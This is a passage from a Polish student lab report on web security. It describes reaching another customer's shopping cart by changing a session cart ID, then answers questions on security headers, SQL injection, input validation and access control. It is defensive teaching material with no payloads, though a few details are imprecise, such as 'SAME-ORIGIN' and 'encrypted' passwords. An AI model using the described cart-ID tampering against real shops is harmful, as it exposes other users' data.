


Figure 14: Udań wyświetlenie koszyka drugiego klienta (o ID 8)

Udało się uzyskać dostęp do koszyka, modyfikując zmienną *bid*, przechowywaną w sesji użytkownika. W tym przypadku, zmieniono wartość zmiennej na 8, co pozwoliło na uzyskanie dostępu do koszyka innego użytkownika. Uzyskanie dostępu do koszyka poprzez modyfikację id koszyka żądania, również zakończyło się sukcesem, jednak koszyk był zwrócony w formie JSON, a nie wyświetlony po stronie klienta.

2 Pytania

Pytanie I

Co to są nagłówki X-Content-Type-Options i X-Frame-Options podczas korzystania z wyszukiwania internetowego i jak mogą chronić Twoją witrynę? Jakie są typowe zastosowania ataków SQL Injection (jakie akcje może wykonać osoba atakująca)?

- Nagłówek X-Content-Type-Options pozwala na kontrolę nad tym czy typy deklarowane w nagłówkach Content-Type są respektowane. Wartość *nosniff* uniemożliwia przeglądarce interpretację typów MIME, które nie są zgodne z typem MIME zadeklarowanym w nagłówku Content-Type. Te typy to np *text/html*, *text/plain* lub *application/pdf*. Potencjalne ataki MIME-sniffing, które określają typ MIME na podstawie zawartości pliku mogą być zniwelowane poprzez wartość *nosniff*.

- Nagłówek X-Frame-Options pozwala na kontrolę nad tym czy strona może być wyświetlana w ramce. Może przyjąć 2 wartości: *DENY* - uniemożliwia wyświetlanie strony w ramce, *SAME-ORIGIN* - pozwala na wyświetlanie strony w ramce tylko jeśli strona wyświetlana jest w ramce strony tego samego pochodzenia. Pomaga on chronić przed atakami typu *clickjacking*. Podczas tych ataków, osoba atakująca może wyświetlić stronę w przezroczystej ramce, a następnie zachęcić do kliknięcia w dane jej miejsce, niewidoczne dla ofiary, w celu spowodowania danej akcji. Ten nagłówek pozwala zapobiec takim atakom zabraniając osadzania strony w `<iframe>`, `<frame>`, `<embed>`.

-SQL Injection - technika, podczas której atakujący wykorzystują podatność systemu bazy danych, poprzez wprowadzenie w dane miejsce (np. pole wyszukiwania) kod SQL. Jeśli system jest niezabezpieczony, to kod ten może zostać wykonany w bazie danych. Atakujący może osiągnąć różne akcje, takie jak: omijanie uwierzytelnienia, uzyskanie dostępu do danych, modyfikacja danych, usunięcie danych, a nawet wykonywanie poleceń systemowych.

Pytanie II

Dlaczego ważne jest, aby zachować regułę sprawdzania poprawności danych zarówno po stronie klienta, jak i serwera?

Weryfikacja danych po stronie serwera jest kluczowa, dla bezpieczeństwa i integralności systemu. Jednak nie jest ona wystarczająca, ponieważ stanowi ona duże obciążenie dla serwera, a także wpływa negatywnie na doświadczenie użytkownika, który musi czekać na informację zwrotną przy każdym żądaniu. Dodatkowo, weryfikacja po stronie serwera komplikuje działanie całego systemu, i wymaga obsługi większej ilości żądań, a także odsyłania informacji zwrotnych.

Zastosowanie obsługi po stronie klienta, pozwala szybko odrzucić nieprawidłowe dane, bez konieczności wysyłania ich do serwera. Weryfikacja po stronie klienta jest również wygodniejsza dla użytkownika, który od razu otrzymuje informację zwrotną. Ponieważ większość żądań użytkowników jest wysyłana korzystając z interfejsu graficznego, weryfikacja po stronie klienta jest kluczowa dla zapewnienia szybkości działania systemu i wygody użytkowników.

Weryfikacja po stronie serwera oraz klienta, pozwala zapewnić bezpieczeństwo systemu oraz zachować doświadczenie klienta na wysokim poziomie. Spreparowane w celu ataku żądania, które ominą weryfikację klienta, zostaną odrzucone po stronie serwera, a weryfikacja po stronie klienta przesieje znaczną większość nieprawidłowych żądań klientów.

Pytanie III

Jak ograniczyć dostęp do zasobów, do których użytkownik nie ma uprawnień?

Podstawową metodą jest weryfikacja uprawnień użytkownika, przed udostępnieniem mu zasobów. Wykorzystanie mechanizmów uwierzytelniania i autoryzacji, pozwala na kontrolę dostępu do zasobów. Stosowanie protokołów takich jak HTTPS w celu szyfrowania komunikacji pozwala zwiększyć ogólne bezpieczeństwo systemu. Ważne jest zabezpieczenie się przed SQL Injection. Wyjątkowo wrażliwe dane, takie jak hasła użytkowników, powinny być szyfrowane. Oprogramowanie powinno być aktualizowane, aby zapewnić najnowsze zabezpieczenia. Należy stosować się do standardów bezpieczeństwa oraz monitorować aktywność w systemie.